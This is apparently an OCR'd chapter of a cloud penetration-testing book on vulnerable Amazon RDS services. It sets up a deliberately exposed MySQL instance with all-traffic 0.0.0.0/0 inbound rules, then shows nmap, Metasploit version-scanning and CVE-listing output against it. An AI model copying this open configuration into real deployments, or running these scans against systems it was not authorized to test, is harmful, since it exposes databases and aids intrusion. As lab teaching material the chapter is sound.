
Chapter 5: Understanding Vulnerable RDS Services



Create database

Amazon Relational Database Service (RDS) makes it easy to set up, operate, and scale a relational database in the cloud.

Note: your DB instances will launch in the US West (Oregon) region



Engine type

○ Amazon Aurora

● MySQL

○ MariaDB

○ PostgreSQL

○ Oracle

○ Microsoft SQL Server

Edition


● MySQL Community

Version

MySQL 5.5.46

Known Issues/Limitations

Review the Known Issues/Limitations to learn about potential compatibility issues with specific database versions.



Templates

Choose a sample template to meet your use case.

○ Production
Use defaults for high availability and fast, consistent performance.

○ Dev/Test
This instance is intended for development use outside of a production environment.

● Free tier
Use RDS Free Tier to develop new applications, test existing applications, or gain hands-on experience with Amazon RDS. Info

DB instance identifier Info

Type a name for your DB instance. The name must be unique cross all DB instances owned by your AWS account in the current AWS Region.

moose-testDB

The DB instance identifier is case-insensitive, but is stored as all lowercase (as in "mydbinstance"). Constraints: 1 to 60 alphanumeric characters or hyphens (1 to 15 for SQL Server). First character must be a letter. Can't contain two consecutive hyphens. Can't end with a hyphen.

▼ Credentials Settings

Master username Info

Type a login ID for the master user of your DB instance.

admin

1 to 16 alphanumeric characters. First character must be a letter

□ Auto generate a password
Amazon RDS can generate a password for you, or you can specify your own password


Master password Info

••••••••

Constraints: At least 8 printable ASCII characters. Can't contain any of the following: / (slash), "(double quote) and @ (at sign).

Confirm password Info


••••••••



Publicly accessible Info

● Yes
Amazon EC2 instances and devices outside the VPC can connect to your database. Choose one or more VPC security groups that specify which EC2 instances and devices inside the VPC can connect to the database.

○ No
RDS will not assign a public IP address to the database. Only Amazon EC2 instances and devices inside the VPC can connect to your database.



Connectivity & security

Endpoint & port

Endpoint
moose-testdb.csv0wtgbggsp.us-west-2.rds.amazonaws.com

Port
3306

Networking

Availability zone
us-west-2b

VPC
vpc-244be55c

Subnet group
default-vpc-244be55c

Subnets
subnet-6e654125
subnet-97e8d3ee
subnet-76e4695d
subnet-3db4be67


Security

VPC security groups
default (sg-03cbaa49)
(active)

Public accessibility
Yes

Certificate authority
rds-ca-2019

Certificate authority date
Aug 22nd, 2024




Edit inbound rules Info

Inbound rules control the incoming traffic that's allowed to reach the instance.


Inbound rules Info

Type Info	Protocol Info	Port range Info	Source Info	
All traffic	All	All	Custom	0.0.0.0/0
Custom TCP	TCP	3306	Anywhere	0.0.0.0/0 ::/0


NOTE: Any edits made on existing rules will result in the edited rule being deleted and a new rule created with the new details.
This will cause traffic that depends on that rule to be dropped for a very brief period of time until the new rule can be created.




```
root@kali:~# mysql -h moose-testdb.csv0wtgbggsp.us-west-2.rds.amazonaws.com -P 3306 -u admin -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 237
Server version: 5.7.22-log Source distribution

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> 
```




```
Not shown: 999 filtered ports
Reason: 999 no-responses
PORT     STATE SERVICE REASON
3306/tcp open  mysql   syn-ack ttl 255

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 68.21 seconds
           Raw packets sent: 2044 (89.936KB) | Rcvd: 10 (440B)
```




```
Nmap scan report for moose-testdb.csv0wtgbggsp.us-west-2.rds.amazonaws.com (52.12.9.197)
Host is up (0.050s latency).
rDNS record for 52.12.9.197: ec2-52-12-9-197.us-west-2.compute.amazonaws.com

PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL 5.7.22-log
```




```
msf5 > use auxiliary/scanner/mysql/mysql_version
msf5 auxiliary(scanner/mysql/mysql_version) > set rhosts moose-testdb.csv0wtgbggsp.us-west-2.rds.amazonaws.com
rhosts => moose-testdb.csv0wtgbggsp.us-west-2.rds.amazonaws.com
msf5 auxiliary(scanner/mysql/mysql_version) > run

[+] 52.12.9.197:3306      - 52.12.9.197:3306 is running MySQL 5.7.22-log (protocol 10)
[*] moose-testdb.csv0wtgbggsp.us-west-2.rds.amazonaws.com:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```




```
|
| MITRE CVE - https://cve.mitre.org:
| [CVE-2013-3812] Unspecified vulnerability in the MySQL Server component in Oracle MySQL 5.5.31 and earlier and 5.6.11 and earlier allows remote aut
henticated users to affect availability via unknown vectors related to Server Replication.
| [CVE-2013-3811] Unspecified vulnerability in the MySQL Server component in Oracle MySQL 5.6.11 and earlier allows remote authenticated users to aff
ect availability via unknown vectors related to InnoDB, a different vulnerability than CVE-2013-3806.
| [CVE-2013-3810] Unspecified vulnerability in the MySQL Server component in Oracle MySQL 5.6.11 and earlier allows remote authenticated users to aff
ect availability via unknown vectors related to XA Transactions.
| [CVE-2013-3809] Unspecified vulnerability in the MySQL Server component in Oracle MySQL 5.5.31 and earlier and 5.6.11 and earlier allows remote aut
henticated users to affect integrity via unknown vectors related to Audit Log.
| [CVE-2013-3808] Unspecified vulnerability in the MySQL Server component in Oracle MySQL 5.1.68 and earlier, 5.5.30 and earlier, and 5.6.10 allows r
emote authenticated users to affect availability via unknown vectors related to Server Options.
| [CVE-2013-3807] Unspecified vulnerability in the MySQL Server component in Oracle MySQL 5.6.11 and earlier allows remote attackers to affect confid
entiality and integrity via unknown vectors related to Server Privileges.
| [CVE-2013-3806] Unspecified vulnerability in the MySQL Server component in Oracle MySQL 5.6.11 and earlier allows remote authenticated users to aff
ect availability via unknown vectors related to InnoDB, a different vulnerability than CVE-2013-3811.
| [CVE-2013-3805] Unspecified vulnerability in the MySQL Server component in Oracle MySQL 5.5.30 and earlier and 5.6.10 allows remote authenticated u
sers to affect availability via unknown vectors related to Prepared Statements.
| [CVE-2013-3804] Unspecified vulnerability in the MySQL Server component in Oracle MySQL 5.1.69 and earlier, 5.5.31 and earlier, and 5.6.11 and earl
ier allows remote authenticated users to affect availability via unknown vectors related to Server Optimizer.
| [CVE-2013-3802] Unspecified vulnerability in the MySQL Server component in Oracle MySQL 5.1.69 and earlier, 5.5.31 and earlier, and 5.6.11 and earl
ier allows remote authenticated users to affect availability via unknown vectors related to Full Text Search.
| [CVE-2013-3801] Unspecified vulnerability in the MySQL Server component in Oracle MySQL 5.5.30 and earlier and 5.6.10 allows remote authenticated u
sers to affect availability via unknown vectors related to Server Options.
| [CVE-2013-3798] Unspecified vulnerability in the MySQL Server component in Oracle MySQL 5.6.11 and earlier allows remote attackers to affect integr
ity and availability via unknown vectors related to MemCached.
```




```
| proc                              |
| procs_priv                        |
| proxies_priv                      |
| rds_configuration                 |
| rds_global_status_history         |
| rds_global_status_history_old     |
| rds_heartbeat2                    |
| rds_history                       |
| rds_replication_status            |
| rds_sysinfo                       |
| server_cost                       |
| servers                           |
| slave_master_info                 |
| slave_relay_log_info              |
| slave_worker_info                 |
| slow_log                          |
| slow_log_template                 |
| tables_priv                       |
| time_zone                         |
| time_zone_leap_second             |
| time_zone_name                    |
| time_zone_transition              |
| time_zone_transition_type         |
| user                              |
+-----------------------------------+
```




```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| innodb             |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.02 sec)
```



